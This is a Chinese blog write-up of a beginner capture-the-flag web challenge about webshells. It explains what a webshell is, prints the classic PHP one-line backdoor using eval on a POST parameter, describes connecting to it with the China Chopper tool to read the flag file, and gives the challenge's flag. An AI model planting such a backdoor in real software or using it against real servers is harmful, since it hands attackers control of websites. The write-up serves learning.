
攻防世界-WEB-新手-webshell

原创

根本不是咖啡猫 于 2021-10-07 13:39:48 发布 241 收藏 2
分类专栏： 攻防答题 文章标签： php



【题目描述】


小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

【附件】

在线场景

【过程及思路】

打开在线场景后出现如下字样：



先看一些基础概念。

什么是webshell?

webshell就是以asp、php、jsp或者cgi等网页文件形式存在的一种代码执行环境，主要用于网站管理、服务器管理、权限管理等操作。使用方法简单，只需上传一个代码文件，通过网址访问，便可进行很多日常操作，极大地方便了使用者对网站和服务器的管理。正因如此，也有小部分人将代码修改后当作后门程序使用，以达到控制网站服务器的目的。

简单地说，webshell是一种通过上传脚本就可以管理网站和服务器的环境，很方便。但如果不注意安全控制，也会方便了黑客入侵。

“一句话木马”

最基础的一句话如下：

<?php @eval($_POST['value']);?>

其中eval函数将括号内的代码通过php语言执行，而括号内就是通过POST方式传递一个名为'value'的表单（value也可以换成其他的名字），加上@后忽略了服务器的报错。

黑客将包含“一句话”的脚本到服务器，服务器执行后，黑客便可以利用中国菜刀、蚁剑、冰蝎等工具进行连接（菜刀的原理可以见下面的博客），一句话执行的代码会返回目录的句柄，从而拿到网站服务器的webshell，达到浏览、控制的目的。

更多一句话木马的资料：


webshell一句话木马大全 – WebShell'S Blog


中国菜刀原理_weixin_34409822的博客-CSDN博客

回到题目，它提示一句话已经上传到服务器。

那我们直接用中国菜刀连接webshell，一句话中的密码是“shell”，地址后面的小框输入密码，连接要等一会。

连接成功后打开目录内的flag.txt。





flag已拿到。

本题通过简单经典的、已经部署了的“一句话木马”来非法获取和控制整个网站服务器中的目录。

但是，**如何编写、如何向服务器上传**“一句话”等操作并没有在题中体现。

【答案】

cyberpeace{92240939f38abbb642b941750544045c}

如果文章对你有帮助，就动动手指点赞、喜欢、支持一下咖啡猫吧，谢谢！